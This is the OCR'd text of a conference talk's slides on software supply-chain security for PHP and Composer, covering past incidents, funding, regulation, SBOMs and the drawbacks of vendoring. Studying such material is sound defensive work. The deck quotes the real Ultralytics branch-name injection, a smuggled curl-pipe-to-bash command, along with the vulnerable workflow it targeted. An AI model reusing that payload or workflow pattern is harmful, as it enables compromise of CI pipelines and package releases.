SymfonyLive Berlin 2025

Composer Guide to Supply Chain Security

Nils Adermann
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
Private Packagist
https://packagist.com

Supply Chain Security?


EVERGREEN

CBP
FEDERAL OFFICER
CBP
FEDERAL OFFICER
MADE IN
To New

Software Supply Chain

A software supply chain is composed of the components, libraries, tools, and processes used to develop, build, and publish a software artifact.


https://en.wikipedia.org/wiki/Software_supply_chain

Software Supply Chain

In other words:

The “full-stack” and all processes & tools involved in making and assembling it

Full-stack



PHP Application

Framework | Libraries | …

Composer | Phive | PHPUnit | Psalm | …


PHP | Webserver | Database

libc | libxml2 | OpenSSL | PCRE | …

C/C++ Compiler

Kernel

Hardware



Hardware

Kernel

C/C++ Compiler

libc libxml2 OpenSSL PCRE …

PHP Webserver Database

Composer Phive PHPUnit Psalm …

Framework Libraries …

PHP Application

Framework Libraries …

Webbrowser

Hardware

Why should you care?

ovhcloud

Why should you care?

- Business Continuity
  - What if your datacenter is on fire?
  - What if your CI platform goes out of business?
  - What if a dependency isn’t maintained anymore?
  - What if a dependency is deleted?
- Security
  - Supply Chain Attacks:
    Attacking you through your supply chain

Business Continuity Issues

- Jira: Atlassian customers frustrated by weeks-long outage, lack of communication from company
  - https://www.techrepublic.com/article/atlassian-customers-frustrated-by-weeks-long-outage-lack-of-communication-from-company/
- Following theft of GitHub OAuth tokens from Heroku, GitHub resets tokens but Salesforce takes weeks to reset passwords and restore functionality
  - https://www.zdnet.com/article/heroku-to-begin-user-password-reset-almost-a-month-after-github-oauth-token-theft/

Supply Chain Attacks

- Heartbleed - https://heartbleed.com/ - 2014
  - OpenSSL: System memory accessible externally

- SolarWinds Orion / 2020 United States federal government data breach
  - attackers gained entry to a build system, likely through a compromised Office 365 account
  - modified software updates to include remote access on any machine installing Orion
  - discovered in December ‘20 after breach Sep ‘19

Supply Chain Attacks

- Log4Shell
  - https://en.wikipedia.org/wiki/Log4Shell
  - Log4j vulnerability, standard Java logging library
  - existed 2013 - November 24, 2021
  - Arbitrary code execution, extremely widely used, CVSS Score 10/10

- XZ Utils / liblzma
  - https://en.wikipedia.org/wiki/XZ_Utils_backdoor
  - Introduced by covert malicious maintainer
  - Backdoor in compression library running in OpenSSH process granting remote access
  - Fortunately detected very early in distribution on March 29th

Supply Chain Attacks

- Ultralytics / GitHub Actions
  - https://blog.pypi.org/posts/2024-12-11-ultralytics-attack-analysis/
  - https://blog.yossarian.net/2024/12/06/zizmor-ultralytics-injection

  - Code injection into CI workflow through branch name
  - Cache poisoning to trigger publication of compromised package from main branch
  - Exfiltrated unrevoked PyPI API token allowed a second round of publication of bad releases

  - Using GitHub Actions? Take a look at zizmor https://github.com/woodruffw/zizmor

Supply Chain Attacks: GitHub Actions

Branch name:

```
openimbot:$({curl,-sSfL,raw.githubusercontent.com/ultralytics/ultralytics/d8daa0b26ae0c221aa4a8c20834c4dbfef2a9a14/file.sh}${IFS}|${IFS}bash)
```

Supply Chain Attacks: GitHub Actions

```
- name: Commit and Push Changes
  if: (github.event_name == 'pull_request' || github.event_name == 'pull_request_target') &&
github.event.action != 'closed'
  run: |
      git config --global user.name "${{ inputs.github_username }}"
      git config --global user.email "${{ inputs.github_email }}"
      git pull origin ${{ github.head_ref || github.ref }}
      git add .
      git reset HEAD -- .github/workflows/  # workflow changes are not permitted with default token
      if ! git diff --staged --quiet; then
      git commit -m "Auto-format by https://ultralytics.com/actions"
      git push
      else
      echo "No changes to commit"
      fi
  shell: bash
  continue-on-error: false
```


Supply Chain Attacks

- Depublication of left-pad
  - https://qz.com/646467/how-one-programmer-broke-the-internet-by-deleting-a-tiny-piece-of-code
- PyPi Typosquatting with malicious code
  - https://blog.phylum.io/phylum-discovers-revived-crypto-wallet-address-replacement-attack/
- Public Travis CI Logs (Still) Expose Users to Cyber Attacks
  - https://blog.aquasec.com/travis-ci-security
- Malicious commits made to php-src in the name of Rasmus Lerdorf and Nikita Popov
  - https://news-web.php.net/php.internals/113838

Supply Chain Attacks

FIGURE 1.1

Next Generation Software Supply Chain Attacks (2019-2024)



704,102

MALICIOUS PACKAGES DISCOVERED

Malicious OSS packages discovered (2019-2024).

“10th Annual State of the Software Supply Chain” by sonatype

https://www.sonatype.com/state-of-the-software-supply-chain/2024/scale


Why should you care?

- Online crime is rampant
- **Criminals may attack your PHP app** to steal your visitors/users/customers' identities, payment info, or other personal data even if it's just for phishing or social engineering
    - Don't think your data isn't valuable!
- Still essentially fighting the same OWASP Top 10 as 20 years ago
    - But also in your dependencies!

Supply Chain Funding

- $2,000 donations per year to OpenSSL
- $841 in 3 days after Heartbleed

- Creation of Open Software Security Foundation (OpenSSF) at Linux Foundation
  - > $10M raised by 2021
- German Government: Sovereign Tech Agency
  - https://sovereign.tech since 2022
  - €17M budget in 2024, €11.5M in 2023
- Alpha-Omega
  - https://alpha-omega.dev since 2022
  - $4.6M granted in 2024


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

PRIVATE PACKAGIST

Supply Chain Funding

- It’s your supply chain, you need to help fund it!
- Drupal credit system is great! Participate!

- `composer fund` will tell you which of your dependencies need financial help
- Sponsor the PHP Foundation
  - https://thephp.foundation/sponsor
- Buy a Private Packagist subscription to help fund Composer development
  - https://packagist.com
- Join the Open Source Pledge
  - Commit to sponsoring open source for at least $2000/year per FTE-equivalent developer
  - https://opensourcepledge.com


Government regulation

- May 12, 2021: US Government acts: Executive Order 14028
- Oct 18, 2024: EU Directive: NIS2 (Network and Information Systems Directive)
- Dec 10, 2024 EU Regulation: CRA (Cyber Resilience Act)
- Introduces requirement for SBOM (Software Bill of Materials)
- Linux Foundation SPDX SBOMs
  - https://spdx.dev
  - Can be exported directly from GitHub dependency graph
- OWASP CycloneDX
  - https://cyclonedx.org
  - Composer plugin: `cyclonedx/cyclonedx-php-composer`

Composer Guide to Supply Chain Security

Composer Guide: High Level

- Identifying your supply chain and documenting it
    - all tools and dependencies used: SBOMs
    - all services used: Who are the vendors? Use checklists to collect information
    - all processes and infrastructure used



Alessandro Ranellucci @alranel · Jan 4, 2022

Dear $bigcorp, I'm an #opensource maintainer and not a provider. Please confirm which steps YOU are taking to ensure the software you're getting for free and using for your business is secure and maintained. #facepalm

Dear Provider,

[redacted] *is reaching out to you as a provider of the Slic3r software utilized by* [redacted] *for running its business.*

[redacted] *are reaching out to you in response to the zero day log4j vulnerability the details are published by Apache: https://logging.apache.org/log4j/2.x/security.html*

Please confirm whether the system provided by you to [redacted] *is susceptible to the log4j vulnerability.*

Please confirm which steps [redacted] *is to take in order to protect its assets from possible attacks related to the software vulnerability.*

Best regards / Cordialement.

56 689 2,669

David Longenecker
@dnlongen

I absolutely get your point, and it's 100% a valid point. At the same time, I have to tip my hat to $bigcorp whose software supply chain inventory is comprehensive enough to contact individual open source maintainers.

3:36 PM · Jan 5, 2022

https://twitter.com/dnlongen/status/1478737214179844100


Composer Guide: High Level

- Risk analysis
  - probability of failure
  - impact of failure

Composer Guide: High Level

- Risk mitigation
  - Regularly identify and upgrade outdated software
    - automate as much as possible
  - Audit your vendors
    - You can’t do everything yourself and are likely going to be worse at e.g. following hardware security updates than a large cloud hoster
  - Select processes that reduce risk
    - deploy tested artifacts, rather than building during deploy which may differ from CI
    - prefer declarative state over modifying state over time

composer update vs. composer install



PRIVATE PACKAGIST

Packagist.org

- Metadata only
  - No checksums for GitHub stored packages
    - https://github.com/sansecio/composer-integrity-plugin
  - No signatures
    - https://www.drupal.org/project/infrastructure/issues/3325040 - TUF
  - No way to upload code
- Positively
  - Everything over TLS
  - Installation from GitHub source archive URLs improves trust in artifacts
  - Smaller attack surface on packagist.org

Composer Supply Chain Vulnerabilities

- Mar 11, 2021: Git Clone Security Vulnerability
  - https://blog.packagist.com/git-clone-security-vulnerability/
  - Git vulnerability on case insensitive filesystems can be exploited through Composer if you clone dependencies
- Apr 27, 2021: Composer Command Injection Vulnerability
  - https://blog.packagist.com/composer-command-injection-vulnerability/
  - Code execution through Mercurial repository URL injection
- Apr 13, 2022: Composer Command Injection Vulnerability
  - https://blog.packagist.com/cve-2022-24828-composer-command-injection-vulnerability/
  - Code execution through Git or Mercurial branch names

Composer Supply Chain Attacks

- May 19, 2022: GitHub Repo Jacking
  - Attacker registered GitHub username of former maintainer
  - Republished package with malicious code to steal AWS credentials
  - https://thehackernews.com/2022/05/pypi-package-ctx-and-php-library-phpass.html
  - https://github.blog/2024-02-21-how-to-stay-safe-from-repo-jacking/
    - Problematic with VCS repo URL references in composer.json too
  - Packagist.org uses GitHub repo ids: https://github.com/composer/packagist/pull/1411
- May 1, 2023: Packagist.org maintainer account takeover
  - https://blog.packagist.com/packagist-org-maintainer-account-takeover/
  - Editing of source URLs no longer allowed beyond 50k installs

Protecting yourself from Composer Supply Chain Attacks

- Common wrong suggestion: “Vendoring”
  - Commiting the contents of your vendor directory to source control

- Wrong why?
  - You still need to update your dependencies
    - Either still use the dependency manager to update the vendor’d dependencies
    - Or download everything manually
      - A lot of error prone work
      - Would you notice repo jacking?
  - But there’s more!

Why vendoring doesn’t protect you

- Who here knows how to commit changes to the files?

Why vendoring doesn’t protect you

- Who here knows how to commit changes to the files?
  - `git add vendor/` will not delete files, can lead to bugs and security issues
  - Must use `git add -A vendor/`

- vendor directory contents can diverge from expected content
  - How do you verify vendor directory contents match the lock file?
    - e.g. are deleted packages really deleted?

- Managing conflicts in larger teams gets even harder than managing lock file contents

Why vendoring doesn’t protect you

- Bad Actor scenarios, e.g. disgruntled employee
    - Scenarios
        - Could place code in unmanaged directory in vendor looking like a dependency
        - Could modify code of existing package in vendor/

    - Would your review process catch these as part of a large update commit?
    - If not, do you have tooling to notice the discrepancy?
        - Is building this tooling less work/cheaper than using a private Composer repository?

Generally: **No, don’t commit the vendor directory**

Use your own Composer repository

